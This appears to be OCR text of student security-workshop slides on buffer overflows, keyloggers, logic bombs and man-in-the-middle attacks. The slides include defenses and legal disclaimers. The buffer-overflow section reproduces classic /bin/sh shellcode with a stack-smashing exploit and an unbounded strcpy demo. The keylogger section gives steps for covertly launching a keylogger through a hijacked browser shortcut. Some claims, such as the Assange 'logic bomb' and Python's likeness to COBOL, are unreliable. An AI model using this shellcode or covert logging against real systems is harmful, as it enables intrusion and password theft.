

Buffer Overflow

By Collin Donaldson



Definition

- A buffer is a contiguous allocated chunk of memory, such as pointers, arrays, lists, etc.
- Languages like C and C++ do not feature automatic bounds checking on the buffer, so it can be bypassed.
- The result of this bypass causes the buffer to “overflow”, so data such as the Return Address get jumbled, causing problems.
- There are also heap overflows, but they are rare so we shall focus on stacks.



How a program is executed (Linux)

Example (C)

- char shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b""\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd""\x80\xe8\xdc\xff\xff\xff/bin/sh";
- char large_string[128]; void main() {
- char buffer[96];
- int i; long
- *long_ptr = (long *) large_string;
- for (i = 0; i < 32; i++) *
- (long_ptr + i) = (int) buffer; for (i = 0; i < strlen(shellcode); i++)
- large_string[i] = shellcode[i];
- strcpy(buffer,large_string); }
- [aleph1]$ gcc -o exploit1 exploit1.c
- [aleph1]$ ./exploit1 $ exit
- exit [aleph1]$

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
    // theoretically reserve 5 byte of buffer plus the
    // terminating NULL....should allocate 8 bytes = 2 double words,
    // to overflow, need more than 8 bytes...
    // so, if more than 8 characters input by user,
    // there will be access violation, segmentation fault etc.
    char mybuffer[5];
    // a prompt how to execute the program...
    if (argc < 2)
    {
        printf("strcpy() NOT executed....\n");
        printf("Syntax: %s <characters>\n", argv[0]);
        exit(0);
    }

    // copy the user input to mybuffer, without any bound checking
    // a secure version is srtcpy_s()
    strcpy(mybuffer, argv[1]);
    printf("mybuffer content= %s\n", mybuffer);
    // you may want to try strcpy_s()
    printf("strcpy() executed...\n");
    return 0;
}
```

Clearer Example (C)

Defenses

- Use a language that does bounds checking (i.e. Java)
- Write secure code: Buffer overflows are the result of stuffing more code into a buffer than it is meant to hold. C library functions such as strcpy (), strcat (), sprintf () and vsprintf () operate on null terminated strings and perform no bounds checking.
- Invalidate the stack to execute any instructions. Any code that attempts to execute any other code residing in the stack will cause a segmentation violation.
- Dynamic run-time checks: In this scheme, an application has restricted access in order to prevent attacks. This method primarily relies on the safety code being preloaded before an application is executed.
- Compiler Tools

KEYLOGGERS

BY COLLIN DONALDSON

DISCLAIMER

Hacking is only legal under the following circumstances:

1. You hack (penetration test) a device/network you own.
2. You gain explicit, documented permission from an individual, assumedly a friend.
3. You acquire an Ethical Hacker Certification and hack for a public or private sector organization with explicit permission to do so. This is the safest of the three methods.

Hacking is illegal in all other circumstances. Hackers can be charged with fines, misdemeanors, and/or felonies depending on severity and accounts of hacks. For these reasons I will not be demonstrating any live hacking attempts in the wild.

For more information

http://definitions.uslegal.com/c/computer-hacking/

DEFINITION

Keystroke Logging (Key-logging): is the action of recording (or logging) the keys struck on a keyboard, typically in a covert manner so that the person using the keyboard is unaware that their actions are being monitored.

USES

Legitimate: Keyloggers are frequently used by search engines, some software packages, and network security. They are also sometimes used in research, particularly acoustics and human-computer interaction.

Semi-legitimate: Monitoring the computer habits of people in your family or people you live with i.e. Parental Control.

Malicious: Stealing passwords and PII via internet based methods such as honeypots.

HARDWARE VS. SOFTWARE

All computer viruses are dependent on both hardware and software. Viruses are normally contained in your hard drive, which is why sandboxing works.

Keyloggers are a particularly good example of this by nature. They measure the mechanical input of hardware via keystrokes, yet at the same time process it via queries (software).

Therefore we will divide the approaches toward keyloggers between hardware and software.

HARDWARE-FOCUSED KEYLOGGERS

- BIOS-level firmware (Supply Chain Attack at the factory level)
- Circuit-based (USB)
- Wireless keyboard sniffers
- Keyboard Overlays (ATMs)
- Acoustic Cryptanalysis
- Electromagnetic Emission Capturing
- Optic Surveillance (Hidden camera)
- Fingerprinting plus Brute-Force Attack

SOFTWARE-FOCUSED KEYLOGGERS

API based: Intercept (Hook) and change keyboard API commands

Hyper-visor based: Virtual machine running under the OS undetected

Kernel based: Rootkits that subvert the OS kernel, often pretending to be device drivers

Form grabbing: Log web-forms submissions via web browsers event functions and event listeners.

Memory Injection: Alter memory tables associated with system functions and logs the input.

Packet Analysis: Captures network traffic (data packets) looking for unencrypted passwords.

COUNTERMEASURES

Anti-keyloggers and AV Software

Network Monitors(reverse firewalls)

Automatic Form Filler Programs (anti-Form Grabbing)

One Time Passwords (OTPs)

Security Tokens (smartcards)

Live CD boot (for OS level keyloggers)

Non-traditional input devices (i.e. speech recognition software)

WORKSHOP

As a Computer Science professional, it is integral to continue learning new languages and technical skills outside of the classroom.

This is why today we will write a simple API-based keylogger program, but not in Java, or COBOL, or Assembly.

Due to it's popularity, simplicity of syntax, and power, we will use Python, a dynamic programming language for today's workshop.

BRIEF OVERVIEW OF PYTHON

- Dynamic : (OOP, Procedural, Scripting, etc.).
- Strongly Typed: primitives operations must be between same type.
- Duck typed: Methods and Properties determine valid semantics, not inheritance.
- Automatic memory management
- Code is similar to Java and COBOL in syntax and MIPS Assembly in design philosophy

CODE EXAMPLES: DECLARING VARIABLES

```
v = ('a', 'b', 'e')
      (x, y, z) = v

      print x

      print y

      print z
```

CODE EXAMPLES: FOR LOOP AND IF/ELSE

```
words = ['A', 'B', 'C', 'D', 'E']
    for word in words:
        print word


print "password please\n"

    password = raw_input("Enter your password: ")

    if password == "name":
        print "Access Granted"
    else:
        print "Access Denied"
```

CODE EXAMPLE: TRY/CATCH AND EXCEPTIONS

```
def f():
        print "in f, before 1/0"
        1/0
 # raises a ZeroDivisionError
    exception
        print "in f, after 1/0"

    def g():
        print "in g, before f()"
        f()
        print "in g, after f()"

    def h():
        print "in h, before g()"
```

```
try:
    g()
    print "in h, after g()"
except ZeroDivisionError:
    print "ZD exception caug
ht"
print "function h ends"
```

DOWNLOADS

Go to python.org/getit and download a python package compatible with your computer

Also download the pyhook and pywin32 modules from goo.gl.DdKLg

Now the default Python IDE, IDLE should be on your computer and ready to use.

If you don't want to use IDLE you can also download:

The JPython Extension for the Eclipse IDE

The Python or IronPython extension for Visual Studio.

STEPS

1. Code the keylogger in IDLE (follow my instructions)
2. Save it as a .pyw file
3. Start notepad and code the launch file (follow my instructions).
4. Save it as a .batch file.
5. Go to your Internet Explorer Shortcut and change it to run using the your launch file (change target to your batch file after right clicking)
6. Run IE and type something into your homepage .
7. Check you IE's log file (C:\Users\(Your Name)\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5)
8. Shutdown your python files with task manager

FIN


Logic Bombs
By Collin Donaldson


Definition

- A logic bomb, also called slag code, is a sequence of code that executes a malicious task, such as clearing a hard drive or deleting specific files, when it is triggered by a specific event.
- The event trigger is referred to as positive or negative. Positive means when an event has happened (i.e. a certain date and time is reached) and a negative is when something does not happen (i.e. an admin does not login in for a day).

Background

- Logic bombs are not technically viruses because they are not designed to propagate themselves.
- However, they can be used in junction with viruses.
- Not to be confused with a time bomb (think how free trials expire).
- Commonly used by insider threats.
- The first logic bomb ever recorded was planted by the CIA on the Trans-Siberian Pipeline after a KGB defector codenamed “Farewell” tipped the CIA off that the computer running the pipeline was stolen from a Canadian firm.

Positive Trigger Example




Negative Trigger Example

- Julian Assange of Wikileaks
- The reason he has not been imprisoned yet is because he has set up a logic bomb in the Wikileaks system that will release all of the information in every channel to the public if Assange does not enter a specific code into they system daily.

Defenses

- Backup all data (preferably more than once) and keep it separate from the original data
- Regular AV scans, network sniffing, and manual monitoring
- Revoke access to potential insiders (i.e. disgruntled employees) and quarantine their effect on systems.
- Password management
- Digital Forensics



Man in the Middle Attack: Password Sniffing and Cracking

By Collin Donaldson

IA Day Reminder!

- November 7th is Information Assurance Day.
- There will be guest speakers giving presentations all day.
- It is recommended you attend as many as possible.
- Aside from learning new material and possibly receiving bonus points for your classes, there are always networking possibilities.

Disclaimer!


- Hacking is only legal under the following circumstances:

1. You hack (penetration test) a device/network you own.
2. You gain explicit, documented permission from an individual, assumedly a friend.
3. You acquire an Ethical Hacker Certification and hack for a public or private sector organization with explicit permission to do so. This is the safest of the three methods.

- Hacking is illegal in all other circumstances. Hackers can be charged with fines, misdemeanors, and/or felonies depending on severity and accounts of hacks. For these reasons I will not be demonstrating any live hacking attempts in the wild.
- For more information
- http://definitions.uslegal.com/c/computer-hacking/

